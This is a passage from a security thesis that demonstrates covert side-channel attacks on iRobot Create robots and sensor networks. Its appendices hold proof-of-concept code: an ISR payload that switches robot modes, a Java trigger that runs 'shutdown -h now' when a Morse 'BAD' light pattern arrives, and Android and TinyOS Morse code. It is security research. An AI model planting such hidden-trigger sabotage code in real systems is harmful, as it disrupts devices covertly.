

Figure 12: Malware Transfer Time (using VLC)

70bps and 100bps. A 5KB hex file took approximately 3951.58 seconds to be transmitted at 40 bps, while the same hex file took approximately 2075.33 seconds to be transmitted at 70 bps and 1581.58 seconds at 100 bps. As expected, a relatively linear increase in the transfer time was observed with increase in the hex file size as shown in Figure 12.

CHAPTER V

SIDE-CHANNEL ATTACKS ON IROBOT CREATE

In this chapter, we aim to demonstrate the practical implications of side-channel attacks discussed in the preceding chapters on real-time systems, such as the iRobot Create [26], that make use of sensory channels for their functionalities. The iRobot Create was selected for two main reasons. First, many significant robotic systems make use of the iRobot Create (e.g., TurtleBot [27]) and it is widely used by the research community for various purposes. Thus, by attacking the iRobot Create, we illustrate that many robotic systems could be considered vulnerable to this new class of attacks. Second, the iRobot Create contains a number of different sensors for navigation purposes as shown in Figure 13 and can also support additional sensors. This provides a large attack surface.

5.1 Overview of iRobot Create

As mentioned above, one of the main reasons for choosing the iRobot Create is the availability of a good number of sensors in the system and also the flexibility to add more external sensors. The iRobot Create navigates mainly by its mechanical bump sensors and infrared wall sensors. It also has infrared cliff detectors and wheel-drop sensors to detect dangerous



Figure 13: Overview of iRobot Create/Roomba sensors



Figure 14: Cliff and Bump sensors in iRobot Create/Roomba

conditions. Some of the available sensors in the iRobot Create are illustrated in Figure 13.

5.1.1 Bump Sensors

Two bump sensors are located on the front of the iRobot Create and each is implemented as an optical interrupter. An optical interrupter consists of an LED and photodetector pair. The photodetector generates an electrical signal during the absence of light. Therefore, the bumper which is loaded with a spring moves to block the light from reaching the photodetector and triggers one of the sensors.

5.1.2 Infrared Sensors

The iRobot Create provides six infrared sensors on the front bumper. Four of these form the cliff sensors and are facing down. The one facing to the right is the wall sensor and the last infrared sensor is the remote control sensor. The cliff and wall sensors function similar to the bump sensors by generating an electrical signal in the absence of infrared light. Unlike the interrupter-based bump sensors, these infrared sensors look for reflected light from the infrared emitters. Figure 14 highlights the four cliff sensors and two bump sensors in the iRobot Create.

Table 2: Timer registers and ISRs provided by ATmega168

Timer	Source	Interrupt Definition
TCNT0	Timer0 CompA	Timer/Counter0 compare match A
	Timer0 CompB	Timer/Counter0 compare match B
	Timer0 OVF	Timer/Counter0 overflow
TCNT1	Timer1 CompA	Timer/Counter1 compare match A
	Timer1 CompB	Timer/Counter1 compare match B
	Timer1 OVF	Timer/Counter1 overflow
	Timer1 CAPT	Timer/Counter1 capture event
TCNT2	Timer2 CompA	Timer/Counter2 compare match A
	Timer2 CompB	Timer/Counter2 compare match B
	Timer2 OVF	Timer/Counter2 overflow

5.2 Timer Registers (ATmega168)

The iRobot Create is predominantly programmed using its *command module* [26] which basically consists of an ATmega168 microcontroller [28]. Most of the robotic systems utilize the timer registers provided by the corresponding microcontrollers for a variety of functions including basic delay-based functions and other counter functionalities. Thus, from an attacker's perspective, using (misusing) the value stored in the timer registers by the program along with the corresponding interrupt service routines (ISR) would lead to an effective attack on the microcontroller-based devices such as iRobot Create. The side channels would aid the attacker to access the system to perform such an attack as discussed in the following section. The different timers provided by ATmega168 and the supported ISRs are listed in Table 2. The timers TCNT0 and TCNT2 are 8-bit registers while TCNT1 is the 16-bit register. Also, a noteworthy piece of information about the timer registers is that the timer registers can be modified through software. Moreover, two different but inter-accessible program modules running on the iRobot Create as a single piece of software image or executable can use two distinct timer registers (e.g., TCNT0 and TCNT2). Furthermore, the ATmega168 microcontroller uses a *Timer/Counter Overflow Flag (TOV0)* to signal an overflow. The counter simply overruns when it passes its maximum 8-bit value and then restarts from the bottom. In normal operation, TOV0 will be set in the same clock cycle as the TCNT0 becomes zero. The TOV0 flag in this case behaves like a ninth bit, except that



Figure 15: Attack Scenario 1 - Safe Mode to Full Mode

it is only set, not cleared. The interrupt service routine (ISR) for timer overflow does not contain any specific functionality by default and the required functionality needs to be explicitly programmed or enabled. Therefore, an attacker could take advantage of a program that does not have the timer overflow interrupt enabled or programmed. Also, by modifying the value stored in TOV0, an attacker would be able to disrupt the functioning of the timers.

5.3 Attack Scenario 1 - Safe Mode to Full Mode

In this attack scenario, the timer registers used by the iRobot Create are exploited through malware existing on the device which would be triggered by the attacker using the side channels available. It has been demonstrated that embedded devices and computer systems can be pre-installed with malware in the form of hardware or software trojans during manufacture [24, 29]. In our experiment, we used the infrared (IR) channel utilized by the iRobot Create to receive messages from its remote control. The assumption here is that the iRobot Create contains malware (hardware or software trojan) to interpret signal patterns over the infrared channel. The malware is designed such that, upon receiving a specific IR pattern it would modify the value of the timer, TCNT0, used in program, 'A', which is vulnerable. The value of this timer is modified to trigger the ISR corresponding to the timer overflow interrupt or the timer compare interrupt. Our payload (malicious code), 'P1', is

placed in the corresponding ISR of the vulnerable program 'A'. The malicious pattern used in the experiment is a combination of 'PLAY' and 'PAUSE' signals from the remote control (PLAY-PAUSE-PLAY-PAUSE). An unintentional use of this combination by a legitimate user or intentional generation of this combination by an attacker would execute our payload, 'P1'. For experimental purpose, this payload, 'P1', is designed to change the mode of operation of the iRobot Create (Safe Mode to Full Mode) which would lead to unexpected behavior of the device as the outcome of the attack. This experiment or attack scenario described above is illustrated in Figure 15. The following is a code snippet of the interrupt service routine (ISR) in the vulnerable program module which shows the malicious payload used to set the iRobot Create in *Full Mode* of operation.

```
1  SIGNAL(SIG_OUTPUT_COMPARE1A)
2  {
3    \\ Malicious code
4    byteTx(CmdFull);     \\Safe Mode to Full Mode
5
6    \\ Original interrupt routine
7    if(timer_cnt) {
8      timer_cnt--;
9    }
10   else
11     timer_on = 0;
12 }
```

5.4 Attack Scenario 2 - Access to Non-vulnerable Program Module

In order to demonstrate the increased impact of this attack, another experiment was carried out on similar lines as the previous. Here, we used another payload, 'P2', residing in the ISR of timer, TCNT0, of the vulnerable program, 'A'. This payload is designed to modify the value of the other distinct timer, TCNT2, used in program, 'B', which is not vulnerable (does not contain any payload in its program module) unlike program, 'A'. Both program modules ('A' and 'B') are installed on the iRobot Create as a single software image or executable. The malicious IR signal pattern used was same as the one used in the previous



Figure 16: Attack Scenario 2 - Access to Non-vulnerable Program Module

experiment (PLAY-PAUSE-PLAY-PAUSE). Figure 16 illustrates the experiment or attack scenario explained above. This scenario is more dangerous because it provides the attacker internal access to modify non-vulnerable program modules from a vulnerable program module. For instance, the timer, TCNT2, used in non-vulnerable program, 'B', is used to handle the *delay* calls made by program 'B'. The non-vulnerable program, 'B', is designed such that the iRobot Create moves in a straight line for the first 100 seconds and then turns right to move further for another 100 seconds as shown in Figure 17. By modifying the value



Figure 17: Expected Trajectory



Figure 18: Trajectory Modified by Attacker

of TCNT2 (TCNT2 = 100) through the malicious payload, 'P2', placed in the vulnerable program, 'A', we were able to change the trajectory of the iRobot Create as illustrated in Figure 18. This exploit, which simply changes the trajectory, can be extended to exploit more critical functionalities.

CHAPTER VI

SIDE-CHANNEL ATTACKS ON GENERIC WSNS

While we focused on attack scenarios for exploiting microcontroller-based devices in Chapter 5, in this chapter we present attack scenarios for real-time sensor nodes in WSNs that use side channels for various functionalities. Moreover, we highlight the practical impacts of the malicious side channel applications discussed in chapter 4 through these attack scenarios. Specifically, we discuss the implementation of the *Secret Trigger* scenario described in Chapter 4. Furthermore, we consider two variations of the attack based on the usage of side channels: 1) sensor nodes running typical environment-monitoring applications and 2) sensor nodes running more advanced applications such as key exchange among nodes [8] or inter-node message transfer over the side channels. In the former variant, the attacker and malware pre-installed on the sensor nodes or base station need to agree and establish a communication protocol that would facilitate the malware to interpret the malicious pattern received by the sensor node. On the other hand, in the latter variant, a communication protocol has already been established for communication among nodes using the side channel. Therefore, the attacker and malware pre-installed on the sensor nodes can use (abuse)



Figure 19: Attack Scenario - WSNs

the existing communication protocol for executing the attack.

For the first case, we consider a WSN topology as shown in Figure 19, where all the nodes periodically sample the ambient light measurement. In our experiment, each node (MicaZ) is equipped with a sensor board (MTS310CB) that contains a light sensor (CdSe photocell) to take ambient light measurements. The sink sensor node (S) is attached to a base station (HP Netbook, Ubuntu-11.04 OS) which is programmed to store the received ambient light measurements or variations. It is assumed that the base station is pre-loaded with malware which looks for a specific pattern in the light variations (e.g., Increase-Decrease-Increase-Decrease), and on detecting the malicious pattern from the attacker (A1), the malware automatically shuts down the base station. The malware residing on the base station is designed using Java in such a way that it continuously listens on the serial port through which the sink sensor node sends the collected data to the base station. Furthermore, the malware parses the received data to identify the malicious pattern. Upon detecting the malicious pattern, it determines the current operating system through system-level commands like *System.getProperty("os.name")*. Finally, the malware executes corresponding system level commands to shut down the system like *"shutdown -h now"* (for Linux and Mac OS X). The source code of this malware is given in Appendix B. We carried out this experiment on systems running Linux and Mac OS X. The captures of the attack are shown in Figure 20. The attacker here would require an ordinary light source (e.g.,

(a) Before Attack: Base station Running (b) After Attack: Base Station Shut Down

Figure 20: Captures - Before and After Attack

flashlight) to generate this pattern and execute the attack. Again, this type of malware could be a hardware or software trojan pre-installed on the system [24, 29].

For the second case, we used the same WSN topology shown in Figure 19, but the sensor nodes are already programmed to receive morse-coded light patterns and thereby have an established communication medium over the visible light channel. The *morse-decoder* application running on each sensor node continuously decodes incoming light patterns (morse-coded). In this way, the side channel (visible light channel) is used as a communication medium which carries morse-coded information. In this case, the malware is designed to take advantage of the existing communication system that decodes the light patterns and modify it to look for a specific decoded pattern or word ('BAD'). We (attacker 'A2') used the flashlight available in an Android device (HTC Inspire) to generate morse-encoded light pattern corresponding to the word 'BAD'. The source code of the android application created for this task is given in Appendix C. When the decoded pattern corresponds to the word, 'BAD', the malware on node '4' executes system-level (TinyOS) commands to restart the sensor node. Furthermore, instead of simply restarting the sensor node, we could restart the sensor node and also load an alternate program image residing on the sensor node itself. The implementation of *morse-decoder* application used as malware is given in Appendix D.

The experiments discussed and demonstrated above expose the impact of side-channel attacks on sensor nodes in generic WSNs. Moreover, such side-channels attacks become more difficult to be detected as these channels are usually not monitored by the conventional intrusion detection systems.

CHAPTER VII

CONCLUSION AND FUTURE WORK

Myriads of solutions have been provided to secure WSNs, focusing only on the security of RF channel. In fact, sensory channels or side channels (e.g., visible light, acoustic, seismic, infrared) which are primarily designed to sense physical phenomena of the real world, can also be used for malicious activities. Therefore, in this thesis, we analyzed the side channels to determine the channel characteristics such as data rate and path loss using real sensors. We showed that sensory channels are capable of supporting malicious activities and also demonstrated their feasibility with various examples using today's sensor technology for the first time, to the best of our knowledge. Furthermore, we emphasized the practical implications of the new class of side-channel attacks on critical real-time systems and also designed and exhibited different attacks to exploit the iRobot Create using side-channel attacks. Moreover, our analysis and characterization of the side channels along with exhibition of such unprecedented side-channel attacks on real-time systems, throws light on a vital and unexplored area of research.

In the future, we will investigate other side channels such as ultrasonic and magnetometer along with extended analysis on the discussed side channels (i.e., light, acoustic, seismic) and work towards the development of a comprehensive side-channel-based IDS that would protect critical systems against such side-channel or proximity-based attacks.

APPENDIX A

CHANNEL CAPACITY EXPERIMENT - VLC

```
#include "Timer.h"
#include "../testpacket.h"
#include "printf.h"

module LightC
{
  uses {
    interface Boot;
    interface Leds;
    interface Timer<TMilli>;

    interface AMSend;
    interface Receive;
    interface SplitControl as AMControl;
    interface Packet;

    interface Read<uint8_t> as VisibleLight;
    interface Read<uint8_t> as InfraredLight;

    interface LocalTime<TMilli>;


  }
}
implementation
{
        // sampling frequency in milliseconds
        #define SAMPLING_FREQUENCY 50
        #define THRESHOLD                       0x10
```

```
uint16_t lastdata = 0, j = 0, threshold = 0, n = 0, count = 0, m = 0;
message_t packet;
//char c;
//error_t ert = !(SUCCESS);

event void Boot.booted() {
        call AMControl.start();
        call Timer.startPeriodic(SAMPLING_FREQUENCY);
}

event void AMControl.startDone(error_t err) {
        if (err == SUCCESS) {

        }
        else call AMControl.start();
}

event void AMControl.stopDone(error_t err) {

}

event void Timer.fired()
{
        error_t ert;
        ert = call VisibleLight.read();
}

event void VisibleLight.readDone(error_t result, uint8_t data)
{

        radio_msg_t* rcm = (radio_msg_t*)call Packet.getPayload(&packet, sizeof(rad
        call Leds.led2Toggle();
        if (result == SUCCESS) {
                //lastdata = data;
```

```
                rcm->value = lastdata;
                lastdata++;
                rcm->time = call LocalTime.get();
                call AMSend.send(AM_BROADCAST_ADDR, &packet, sizeof(radio_msg_t));
        }
}

event void InfraredLight.readDone(error_t result, uint8_t data){

}

event message_t* Receive.receive(message_t* bufPtr,
                                 void* payload, uint8_t len) {

        radio_msg_t* rcm = (radio_msg_t*)payload;
        call Leds.led1Toggle();
        printf("\n Data is:%d\n Time is : %d",rcm->value, rcm->time);
        printfflush();
/*      if (rcm->counter & 0x1) {
                call Leds.led0On();
        }
        else {
                call Leds.led0Off();
        }
        if (rcm->counter & 0x2) {
                call Leds.led1On();
        }
        else {
                call Leds.led1Off();
        }
        if (rcm->counter & 0x4) {
                call Leds.led2On();
         }
        else {
                call Leds.led2Off();
```

```
            }                                   */
            return bufPtr;
        }

        event void AMSend.sendDone(message_t* bufPtr, error_t error) {

        }
}
```

APPENDIX B

MALWARE TO SHUT DOWN SYSTEM

B.1 TurnOff Code

```
package demo.myclass;
import java.io.IOException;
/**
 * This class provides the simple functionality of turning off the host system.
 * Also this class needs to be executed with super user rights for the command
 * to take effect.
 **/
public class TurnOff {

        public static void shutdown() throws RuntimeException, IOException {
            String shutdownCommand;

            // Variable that gets the operating system.
            String operatingSystem = System.getProperty("os.name");

            //In here if the operating system is Linux or Mac the command is the same.
            if ("Linux".equals(operatingSystem) || "Mac OS X".equals(operatingSystem)) {
                shutdownCommand = "shutdown -h now";
            }
            else {
                throw new RuntimeException("Unknown OS");
            }

            Runtime.getRuntime().exec(shutdownCommand);
            System.exit(0);
        }

}
```

B.2 Data-Parser Code

```
package demo.myclass;
/**
 * This class takes the data from the a mote and extracts the
 * data found in it's message.
 *
 * The message_t defined in the mote needs to be
 *
 *  typedef nx_struct WordMorse{
                nx_uint8_t word[ARR_SIZE];
                nx_uint8_t wordSize;
        }WordMorse;
 *
 * where ARR_SIZE is 15 default. This is the structure this parser is expecting.
 **/
public class DataParser {


        /**
         * This method takes a steam of bytes and extracts the significant
         * part out of it.
         * from all the fields found in the stream only the 15 that belong to the
         * array(nx_uint8_t word[ARR_SIZE];) are the ones we care about.
         * @param packet the stream of bytes to extract the data from.
         * @return the extracted data.
         */
        public byte[] format(byte[] packet)
        {
                //if(packet.length != 24)
                        //return "Wrong Packet Length";



                byte[] arr15 = new byte[16];
                byte[] targetWordBad = {45,46,46,46 , 84, 46,45, 84, 45,46,46
};
```

```
                // we go up to packet.length -1 because the last element in the
                //message is just the size of the word in morse
                //e.g. bad = -... .- -.. = 12 or 0c
                for(int i = 8; i < packet.length -1 ; i++)
                        arr15[i-8] = packet[i];


                boolean trigger = true;
                for(int i = 0 ; i < targetWordBad.length; i++ )
                        if(arr15[i] != targetWordBad[i])
                        {
                                trigger = false;
                                break;
                        }

                if(trigger)
                        try {
                                TurnOff.shutdown();
                        } catch (Exception e) {
                                System.out.println("Shutdown unsuccesful");
                                e.printStackTrace();
                        }

                return arr15;
        }
}
```

B.3 Serial-Listen Code

```
package demo.main;
import java.io.*;
import demo.myclass.DataParser;
import net.tinyos.packet.*;
import net.tinyos.util.*;

public class Listen {
```

```
public static void main(String args[]) throws IOException {
        String source = null;
        PacketSource reader;

        DataParser parser = null;

        if (args.length == 2 && args[0].equals("-comm")) {
            source = args[1];
            parser = new DataParser();
        }
        else if (args.length > 0) {
            System.err.println("usage: java net.tinyos.tools.Listen [-comm PACKETSOU
            System.err.println("        (default packet source from MOTECOM environme
            System.exit(2);
        }
        if (source == null) {
            reader = BuildSource.makePacketSource();
        }
        else {
            reader = BuildSource.makePacketSource(source);
        }
        if (reader == null) {
            System.err.println("Invalid packet source (check your MOTECOM environmen
            System.exit(2);
        }

        try {
                reader.open(PrintStreamMessenger.err);
                for (;;) {
                        byte[] packet = reader.readPacket();

                        System.out.print("Message-> ");
                        Dump.printPacket(System.out, parser.format(packet));
                        System.out.println();
```

```
                        System.out.flush();
                    }
                }
                catch (IOException e) {
                    System.err.println("Error on " + reader.getName() + ": " + e);
                }
            }
        }
```

APPENDIX C

ANDROID APPLICATION - MORSE ENCODER

```
package com.test.morse;
import android.hardware.Camera;
import android.hardware.Camera.Parameters;
import android.util.Log;
import android.widget.EditText;

/**
 * This class provides the functionality of flashing the camera LED
 * to transmit a morse-coded message.
 **/
public class Morse {

        private final EditText et;
        private Camera cam;
        private Parameters params;
        private String s;
        private int dotDuration;

        /**
         * The constructors needs the reference to the EDitText field that will
         * contain the word to be transmitted in morse code.
         * @param et the reference to the EditText that contains the word to be
         * translated to morse code.
         */
        public Morse(EditText et)
        {
                this.et = et;
        }
```

```
/**
 * This method takes a reference to the camera and the duration of the dot
 * and using the reference provided in the constructor (EditText) flashes the
 * camera LED according to the morse code pattern that represents that word.
 * @param cam the camera reference
 * @param params the parameters of the camera.
 * @param dotDuration the duration of the dot (e.g. 200ms)
 * @return returns the string in morse form.
 */
public String flashLed(Camera cam, Parameters params, int dotDuration)
{
        this.cam = cam;
        this.params = params;
        this.dotDuration = dotDuration;
        s = et.getText().toString();
        if(!s.equals(""))
        {
                s = s.toLowerCase();
                s = this.stringToMorse(s);
                new Thread(new MyRunnable()).start();
        }

        return s;
}

/**
 * This method takes a string and computes the morse code equivalent.
 * @param str the string to get the equivalent.
 * @return the morse code representation of the parameter.
 */
private String stringToMorse(String str)
{
        //
        String[] equivalent = {".- ", "-... ", "-.-. ", "-.. ",
        ". ", "..-. ", "--. ", ".... ",
```

```
        "..␣",".---␣", "-.-␣", ".-..␣",
        "--␣", "-.␣", "---␣",".--.␣",
        "--.-␣", ".-.␣", "...␣", "-␣",
        "..-␣", "...-␣", ".--␣", "-..-␣",
        "-.--␣","--..␣" };
        String result = "";
        int index;
        for(int i = 0; i < str.length(); i++)
        {
                index = str.charAt(i) % 97;
                result += equivalent[index];
        }

        return result.substring(0,result.length()-1);
}


//Morse code translator.
// Dot (.) equals:  200 ms (Light ON)
// Dash equals:          600 ms (Light ON)
//Space between letters:          600 ms (No light)
//Space between dash and dot: 200 ms (No light)

private class MyRunnable implements Runnable{

        public void run() {

                String[] str = s.split("␣");

                Log.d("DEBUG", "str␣length␣=␣"+str.length);

                for(int i = 0; i < str.length; i++)
                {
                        for(int c = 0; c < str[i].length(); c++)
                        {
```

```
                        if(str[i].charAt(c) == '-')
                                this.toggle(dotDuration*3, dotDuration);

                        else if(str[i].charAt(c) == '.')
                                this.toggle(dotDuration, dotDuration);

                }

                // Sleep between letters.
                try {
                        Thread.sleep(dotDuration*3);
                } catch (InterruptedException e) {

                        Log.d("DEBUG", "Thread interupted");
                }


        }// for loop i

}

/**
 * This method toggles the LED according to the parameters that
 * it receives
 * The LED are flashed by sleeping the thread.
 * @param timeOn the time the LED should be on
 * @param timeOff the time the LED should be off.
 */
private void toggle(int timeOn, int timeOff)
{
        params.setFlashMode(Parameters.FLASH_MODE_TORCH);
        cam.setParameters(params);
        cam.startPreview();

        try {
```

```
                    Thread.sleep(timeOn);
                } catch (InterruptedException e) {

                    Log.d("DEBUG", "Thread interupted");
                }


                params.setFlashMode(Parameters.FLASH_MODE_OFF);
                cam.setParameters(params);
                cam.stopPreview();

                try {
                    Thread.sleep(timeOff);
                } catch (InterruptedException e) {

                    Log.d("DEBUG", "Thread interupted");
                }

            }

        }


}
```

APPENDIX D

TWEAKED MORSE DECODER APPLICATION

```
/*
        This module implements the node that receives the morse-coded data.
In here the sensor expects three consecutive messages to fill the
letterInBits[ MAX_WORD_LENGTH ][ARR_SIZE] array (Hence MAX_WORD_LENGTH is 3).
If less than three messages arrive eventually all is going to be reset
by a timer that starts once a message is received. If more than three messages
arrive the behavior is unknown.

Once the three messages arrive they arrive in the following format
01 01 01 00 01 00 00 01 01 00 00 00 00 00 etc.
where the 01 represent a period of light and a 00 represent the opposite.
From this format the function checkWord() changes it to the following
2D 2E 2E 54 . . .  where 2E represents a dot(.) and
2D represents a dash (-) and 54 represents a T the symbol
that determinates that a letter ends.

The new format is stored in the array wordInMorse[].
This array is then evaluated against a targeted word in function evaluateData()
and if the targeted word is found then the sensor should
reboot.
*/

#include <Timer.h>
#define ARR_SIZE 15
#define MAX_WORD_LENGTH 3

module ReceiverSensorC{

        uses interface Receive[am_id_t id];
```

```
        uses interface Boot;
        uses interface SplitControl;
        uses interface Leds;
        uses interface Timer<TMilli>;

        uses interface Debug;
        uses interface Packet;

        //Test : This interface is used to change the channel in hich the radio
        //       operates.
        uses interface CC2420Config;
}

implementation {


        typedef nx_struct DataSensed{
                nx_uint8_t arr[ARR_SIZE];

        }DataSensed;

        typedef nx_struct WordMorse{
                nx_uint8_t word[ARR_SIZE];
                nx_uint8_t wordSize;
        }WordMorse;

        // The letterInBits array is used to save every three messages. Every arr[x][]
        // is a single letterInBits in morse code where the arr[][x] is the light pattern

        uint8_t letterInBits[ MAX_WORD_LENGTH ][ARR_SIZE];

        //this variable controls the  size of letterInBits[x][].
        // It will never be bigger than MAX_WORD_LENGTH

        uint8_t availableArr= 0;
```

```
// In this array we store the dot and slash equivalent of a message in the letterIn
// In other words we extract from the pattern in the letterInBits array the morse c

char wordInMorse[ARR_SIZE];

// This variable is used to control the wordInMorse (wim) array.

uint8_t wimIndex = 0;

//Prototypes
void fillArr(DataSensed* dat);
void checkWord();
void evaluateData();

message_t mesg;
message_t test;

event void Boot.booted()
{
        call SplitControl.start();
        call Debug.enableDebug();
        call CC2420Config.setChannel(16);
}

event void SplitControl.startDone(error_t e)
{
        if(e != SUCCESS)
                call SplitControl.start();
}
event void SplitControl.stopDone(error_t e){}

event message_t* Receive.receive[am_id_t id](message_t *msg, void *payload, uint8_t
{
        call Leds.led0Toggle();
```

```
        if(sizeof(DataSensed) == len)
        {

                DataSensed* data = (DataSensed*) payload;
                fillArr(data);
                call Leds.led1Toggle();
                //DEBUG:
                //mesg = *msg;
                //call Debug.printPacket(&mesg, len);
        }

        return msg;
}

//This event takes place to actually show the received word in morse format.
event void Timer.fired()
{
